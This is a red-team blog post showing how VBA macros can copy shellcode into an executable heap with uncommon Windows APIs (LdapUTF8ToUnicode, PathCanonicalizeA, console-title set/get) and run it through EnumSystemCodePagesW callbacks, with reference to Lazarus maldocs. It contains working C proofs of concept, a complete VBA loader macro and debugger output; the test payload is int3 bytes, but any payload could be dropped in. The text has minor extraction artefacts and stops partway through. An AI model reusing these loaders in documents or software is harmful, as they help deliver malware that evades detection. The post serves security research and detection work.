One thousand and one ways to copy your shellcode to memory (VBA Macros)

adepts.of0x.cc/alternatives-copy-shellcode/

RED TEAM, RESEARCH, X-C3LL
Feb 18, 2021 Adepts of 0xCC

Dear Fell**owl**ship, today's homily is about how we can (ab)use different native Windows functions to copy our shellcode to a RWX section in our VBA Macros.

Prayers at the foot of the Altar a.k.a. disclaimer

*The topic is **old** and basic, but with the recent analysis of the Lazarus' maldocs it feels like discussing this technique may come in handy at this moment.*

Introduction

As shown by NCC in his article "RIFT: Analysing a Lazarus Shellcode Execution Method" Lazarus Group used maldocs where the shellcode is loaded and executed without calling any of the classical functions. To achieve it the VBA macro used `UuidFromStringA` to copy the shellcode to the RWX region and then triggered its execution via `lpLocaleEnumProc`. The `lpLocaleEnumProc` was previously documented by @noottrak in his article "Abusing native Windows functions for shellcode execution".

Using alternatives ways to copy the shellcode is nothing new, even there are a few articles about discussing it for inter-process injections (Inserting data into other processes' address space by @Hexacorn, GetEnvironmentVariable as an alternative to WriteProcessMemory in process injections by @TheXC3LL and Windows Process Injection: Command Line and Environment Variables by @modexpblog, just to metion a few).

Returning to @nootrak's article we can find a list of different native functions which can be used to trigger the execution, and even a tool to build *maldocs* where the functions used to allocate, copy, and execute the shellcode are randomly chosen. Quoted from the article:

*I'm calling trigen (think 3 combo-generator) which randomly puts together a VBA macro using API calls from pools of functions for allocating memory (4 total), **copying shellcode to memory (2 total)**, and then finally abusing the Win32 function call to get code execution (48 total - I left SetWinEventHook out due to aforementioned need to chain functions). In total, there are 384 different possible macro combinations that it can spit out.*

The tool uses only 2 native functions to copy the shellcode, when there are dozens of them that can be used. So the number of possible combinations can grow A LOT.

In an extremely abstract way we can label the functions that can be (ab)used in two labels: **one-shot functions** and **two-shot functions**. The first family of functions are those that let you copy the shellcode directly to the desired address (for example, `UuidFromStringA` used by Lazarus); meanwhile two-shot functions are those where the copy has to be done in two-steps: first copy the shellcode to *no man's land*, and then retrieve it (for example, `SetEnvironmentVariable` / `GetEnvironmentVariable`)

One-shot functions

Most of the functions falling into this category are functions used to convert info from format “A” to format “B”, or those applying any type of transformation to this info. This kind of functions can be spotted checking their arguments: if it receives an input buffer and an output buffer, it is a good candidate. Let’s check `LdapUTF8ToUnicode` for example:

```
WINLDAPAPI int LDAPAPI LdapUTF8ToUnicode(
  LPCSTR lpSrcStr,
  int    cchSrc,
  LPWSTR lpDestStr,
  int    cchDest
);
```


So, the parameters are:

```
lpSrcStr - A pointer to a null-terminated UTF-8 string to convert.
lpDestStr - A pointer to a buffer that receives the converted Unicode string, without
a null terminator.
```

This is a good candidate that meets our criteria. We can test it with a simple PoC in C:

```
#include <Windows.h>
#include <Winldap.h>

#pragma comment(lib, "wldap32.lib")

int main(int argc, char** argv) {
        LPCSTR orig_shellcode = "\xec\xb3\x8c\xec\xb3\x8c"; // \xcc\xcc\xcc\xcc in
UNICODE
        LPWSTR copied_shellcode = NULL;
        HANDLE heap = NULL;
        int ret = 0;
        int size = 0;

        heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
        copied_shellcode = HeapAlloc(heap, 0, 0x10);
        size = LdapUTF8ToUnicode(orig_shellcode, strlen(orig_shellcode), NULL, 0); //
First call is to know the size
        ret = LdapUTF8ToUnicode(orig_shellcode, strlen(orig_shellcode),
copied_shellcode, size);
        EnumSystemCodePagesW(copied_shellcode, 0); // Just to trigger the execution.
Taken from Nootrak article.
        return 0;
}
```

As this function works doing a conversion from UTF-8 to UNICODE, we have to craft our shellcode (in this case just a bunch of int3) keeping this in mind.



```
0x000002322A860860  cc cc cc cc 32 02 00 00 50 01 86 2a 32 02 00 00 00 00 00 00 00 00 00 00 eb 73 35 46 6b
0x000002322A8608AE  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x000002322A8608FC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x000002322A86094A  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x000002322A860998  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```c
#include <Windows.h>
#include <Winldap.h>

#pragma comment(lib, "wldap32.lib")




int main(int argc, char** argv) {
    LPCSTR orig_shellcode = "\xec\xb3\x8c\xec\xb3\x8c"; // \xcc\xcc\xcc\xcc in UNICODE
    LPWSTR copied_shellcode = NULL;
    HANDLE heap = NULL;
    int ret = 0;
    int size = 0;
    Sleep(10000);
    heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
    copied_shellcode = HeapAlloc(heap, 0, 0x10);
    size = LdapUTF8ToUnicode(orig_shellcode, strlen(orig_shellcode), NULL, 0);
    ret = LdapUTF8ToUnicode(orig_shellcode, strlen(orig_shellcode), copied_shellcode, size);
    EnumSystemCodePagesW(copied_shellcode, 0);  ≤1 ms transcurridos
    return 0;
}
```


Nombre	Valor
EnumSystemCodePagesW	0x00007ff6a8241763 {Mover.exe!EnumSystemCodePagesW}
HeapAlloc	0x00007ff6a82418a7 {Mover.exe!HeapAlloc}
LdapUTF8ToUnicode	0x00007ff6a824186c {Mover.exe!LdapUTF8ToUnicode}
copied_shellcode	0x000002322a860860 L"첨첨Ÿ"
heap	0x000002322a860000
orig_shellcode	0x00007ff6a8249bb0 "ì³Œì³Œ"

Shellcode copied to our target RWX buffer.

As we saw, it worked. It is time to translate the C code to the impious language of ~~Mordor~~ VBA:

```
Private Declare PtrSafe Function HeapCreate Lib "KERNEL32" (ByVal flOptions As Long,
ByVal dwInitialSize As LongPtr, ByVal dwMaximumSize As LongPtr) As LongPtr
Private Declare PtrSafe Function HeapAlloc Lib "KERNEL32" (ByVal hHeap As LongPtr,
ByVal dwFlags As Long, ByVal dwBytes As LongPtr) As LongPtr
Private Declare PtrSafe Function EnumSystemCodePagesW Lib "KERNEL32" (ByVal
lpCodePageEnumProc As LongPtr, ByVal dwFlags As Long) As Long
Private Declare PtrSafe Function LdapUTF8ToUnicode Lib "WLDAP32" (ByVal lpSrcStr As
LongPtr, ByVal cchSrc As Long, ByVal lpDestStr As LongPtr, ByVal cchDest As Long) As
Long


Sub poc()
    Dim orig_shellcode(0 To 5) As Byte
    Dim copied_shellcode As LongPtr
    Dim heap As LongPtr
    Dim size As Long
    Dim ret As Long
    Dim HEAP_CREATE_ENABLE_EXECUTE As Long

    HEAP_CREATE_ENABLE_EXECUTE = &H40000

    '\xec\xb3\x8c\xec\xb3\x8c ==> \xcc\xcc\xcc\xcc
    orig_shellcode(0) = &HEC
    orig_shellcode(1) = &HB3
    orig_shellcode(2) = &H8C
    orig_shellcode(3) = &HEC
    orig_shellcode(4) = &HB3
    orig_shellcode(5) = &H8C

    heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0)
    copied_shellcode = HeapAlloc(heap, 0, &H10)
    size = LdapUTF8ToUnicode(VarPtr(orig_shellcode(0)), 6, 0, 0)
    ret = LdapUTF8ToUnicode(VarPtr(orig_shellcode(0)), 6, copied_shellcode, size)
    ret = EnumSystemCodePagesW(copied_shellcode, 0)
End Sub
```

Attach a debugger and run the macro!



```
0000018A1F950857  00BC2C 9CDF658E  add byte ptr ss:[rsp+rbp-719A2064],bh
0000018A1F95085E  0010             add byte ptr ds:[rax],dl
0000018A1F950860  CC               int3
0000018A1F950861  CC               int3
0000018A1F950862  CC               int3
0000018A1F950863  CC               int3
0000018A1F950864  8A01             mov al,byte ptr ds:[rcx]
0000018A1F950866  0000             add byte ptr ds:[rax],al
0000018A1F950868  50               push rax
0000018A1F950869  0195 1F8A0100    add dword ptr ss:[rbp+18A1F],edx
0000018A1F95086F  0000             add byte ptr ds:[rax],al
0000018A1F950871  0000             add byte ptr ds:[rax],al
0000018A1F950873  0000             add byte ptr ds:[rax],al
0000018A1F950875  0000             add byte ptr ds:[rax],al
0000018A1F950877  00CB             add bl,cl
0000018A1F950879  2D 9DA8768E      sub eax,8E76A89D
0000018A1F95087E  0000             add byte ptr ds:[rax],al
0000018A1F950880  50               push rax
0000018A1F950881  0195 1F8A0100    add dword ptr ss:[rbp+18A1F],edx
0000018A1F950887  0050 01          add byte ptr ds:[rax+1],dl
0000018A1F95088A  95               xchg ebp,eax
0000018A1F95088B  1F               ???
0000018A1F95088C  8A01             mov al,byte ptr ds:[rcx]
0000018A1F95088E  0000             add byte ptr ds:[rax],al
0000018A1F950890  0000             add byte ptr ds:[rax],al
0000018A1F950892  0000             add byte ptr ds:[rax],al
0000018A1F950894  0000             add byte ptr ds:[rax],al
0000018A1F950896  0000             add byte ptr ds:[rax],al
0000018A1F950898  0000             add byte ptr ds:[rax],al
0000018A1F95089A  0000             add byte ptr ds:[rax],al
0000018A1F95089C  0000             add byte ptr ds:[rax],al
0000018A1F95089E  0000             add byte ptr ds:[rax],al
0000018A1F9508A0  0000             add byte ptr ds:[rax],al
0000018A1F9508A2  0000             add byte ptr ds:[rax],al
0000018A1F9508A4  0000             add byte ptr ds:[rax],al
0000018A1F9508A6  0000             add byte ptr ds:[rax],al
0000018A1F9508A8  0000             add byte ptr ds:[rax],al
0000018A1F9508AA  0000             add byte ptr ds:[rax],al
0000018A1F9508AC  0000             add byte ptr ds:[rax],al
0000018A1F9508AE  0000             add byte ptr ds:[rax],al
0000018A1F9508B0  0000             add byte ptr ds:[rax],al
0000018A1F9508B2  0000             add byte ptr ds:[rax],al
0000018A1F9508B4  0000             add byte ptr ds:[rax],al
0000018A1F9508B6  0000             add byte ptr ds:[rax],al
0000018A1F9508B8  0000             add byte ptr ds:[rax],al
```

Macro

executing our shellcode.

Another example can be `PathCanonicalize` :

```
BOOL PathCanonicalizeA(
  LPSTR  pszBuf,
  LPCSTR pszPath
);
```


The parameters meets our criteria:

```
pszBuf - A pointer to a string that receives the canonicalized path. You must set the
size of this buffer to MAX_PATH to ensure that it is large enough to hold the
returned string.

pszPath -  pointer to a null-terminated string of maximum length MAX_PATH that
contains the path to be canonicalized.
```

The PoC:

```
#include <Windows.h>
#include <Shlwapi.h>

#pragma comment(lib, "Shlwapi.lib")

int main(int argc, char** argv) {
        LPCSTR orig_shellcode = "\xcc\xcc\xcc\xcc";
        LPSTR copied_shellcode = NULL;
        HANDLE heap = NULL;
        BOOL ret = 0;
        int size = 0;

        heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
        copied_shellcode = HeapAlloc(heap, 0, 0x10);
        PathCanonicalizeA(copied_shellcode, orig_shellcode);
        EnumSystemCodePagesW(copied_shellcode, 0);
        return 0;
}
```

Aaand fire in the hole!



```
0x0000020747B70860  cc cc cc cc 00 02 00 00 50 01 b7 47 07 02 00 00 00 00 00
0x0000020747B708AE  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000020747B708FC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000020747B7094A  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000020747B70998  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```c
#include <Windows.h>
#include <Shlwapi.h>

#pragma comment(lib, "Shlwapi.lib")




int main(int argc, char** argv) {
    LPCSTR orig_shellcode = "\xcc\xcc\xcc\xcc";
    LPSTR copied_shellcode = NULL;
    HANDLE heap = NULL;
    BOOL ret = 0;
    int size = 0;

    heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
    copied_shellcode = HeapAlloc(heap, 0, 0x10);
    PathCanonicalizeA(copied_shellcode, orig_shellcode);
    EnumSystemCodePagesW(copied_shellcode, 0);
    return 0;
}
```

Shellcode copied to RWX buffer using PathCanonicalizeA.


Two-shots functions

With this label we are referring to functions that first need to save the shellcode in a intermediate place, like an environment variable/window title/etc, and then retrieve it from that place. The easiest to spot are the **Set**/**Get** twins.

A simple example that comes to our mind is saving the shellcode as a Console Tittle with `SetConsoleTitleA` and then calling `GetConsoleTitleA` to save it in our RWX region:

```
#include <Windows.h>

int main(int argc, char** argv) {
        LPCSTR orig_shellcode = "\xcc\xcc\xcc\xcc";
        LPSTR copied_shellcode = NULL;
        HANDLE heap = NULL;
        BOOL ret = 0;

        heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
        copied_shellcode = HeapAlloc(heap, 0, 0x10);
        SetConsoleTitleA(orig_shellcode);
        GetConsoleTitleA(copied_shellcode, MAX_PATH);
        EnumSystemCodePagesW(copied_shellcode, 0);
        return 0;
}
```

Test it:



```
0000021D352E085C   12FB          adc bh,bl
0000021D352E085E   0010          add byte ptr ds:[rax],dl      rax:"ÌÌÌÌ"
0000021D352E0860   CC            int3
0000021D352E0861   CC            int3
0000021D352E0862   CC            int3
0000021D352E0863   CC            int3
0000021D352E0864   0002          add byte ptr ds:[rdx],al
0000021D352E0866   0000          add byte ptr ds:[rax],al      rax:"ÌÌÌÌ"
0000021D352E0868   50            push rax                      rax:"ÌÌÌÌ"
0000021D352E0869   012E          add dword ptr ds:[rsi],ebp
0000021D352E086B   35 1D020000   xor eax,21D
0000021D352E0870   0000          add byte ptr ds:[rax],al      rax:"ÌÌÌÌ"
0000021D352E0872   0000          add byte ptr ds:[rax],al      rax:"ÌÌÌÌ"
0000021D352E0874   0000          add byte ptr ds:[rax],al      rax:"ÌÌÌÌ"
0000021D352E0876   0000          add byte ptr ds:[rax],al      rax:"ÌÌÌÌ"
0000021D352E0878   7B 10         jnp 21D352E088A
0000021D352E087A   98            cwde
0000021D352E087B   B8 01FB0000   mov eax,FB01
0000021D352E0880   50            push rax                      rax:"ÌÌÌÌ"
0000021D352E0881   012E          add dword ptr ds:[rsi],ebp
